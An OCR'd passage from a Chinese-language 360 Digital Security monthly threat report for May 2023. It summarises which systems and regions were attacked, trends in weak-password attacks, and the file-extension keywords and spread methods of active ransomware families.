
360 终端安全产品，目前已加入黑客入侵防护功能。在本月被攻击的系统版本中，排行前三的依次为 Windows Server 2008、Windows 7 以及 Windows Server 2016。



对 2023 年 5 月被攻击系统所属地域统计发现，与之前几个月采集到的数据进行对比，地区排名和占比变化均不大。数字经济发达地区仍是攻击的主要对象。



通过观察 2023 年 5 月弱口令攻击态势发现，RDP 弱口令攻击、MYSQL 弱口令攻击和 MSSQL 弱口令攻击整体无较大波动。



勒索软件关键词

以下是本月上榜活跃勒索软件关键词统计，数据来自 360 勒索软件搜索引擎。

- devos：该后缀有三种情况，均因被加密文件后缀会被修改为 devos 而成为关键词。但本月活跃的是 phobos 勒索软件家族，该家族的主要传播方式为：通过暴力破解远程桌面口令成功后手动投毒。


- 360：属于 BeijngCrypt 勒索软件家族，由于被加密文件后缀会被修改为 360 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒，本月新增通过数据库弱口令攻击进行传播。

- malox：属于 TargetCompany(Mallox)勒索软件家族，由于被加密文件后缀会被修改为 mallox 而成为关键词。主要通过暴力破解远程桌面口令成功后手动投毒和 SQLGlobeImposter 渠道进行传播。此外 360 安全大脑监控到该家族本曾通过匿影僵尸网络进行传播。

- locked1：属于 TellYouThePass 勒索软件家族，由于被加密文件后缀会被修改为 locked1 而成为关键词。该家族主要通过各种软件漏洞、系统漏洞进行传播。

- mkp：属于 Makop 勒索软件家族，由于被加密文件后缀会被修改为 mkp 而成为关键词。该家族主要的传播方式为：通过暴力破解远程桌面口令成功后手动投毒。

- halo：同 360。
- eking：同 devos。
- faust：同 devos。
- buddha：属于 DeepInWeb 勒索软件家族，由于被加密文件后缀会被修改为 buddha 而成为关键词。该家族的主要传播方式为：通过暴力破解远程桌面口令成功后手动投毒。
- elbie：同 eking。




360数字安全
数 字 安 全 的 领 导 者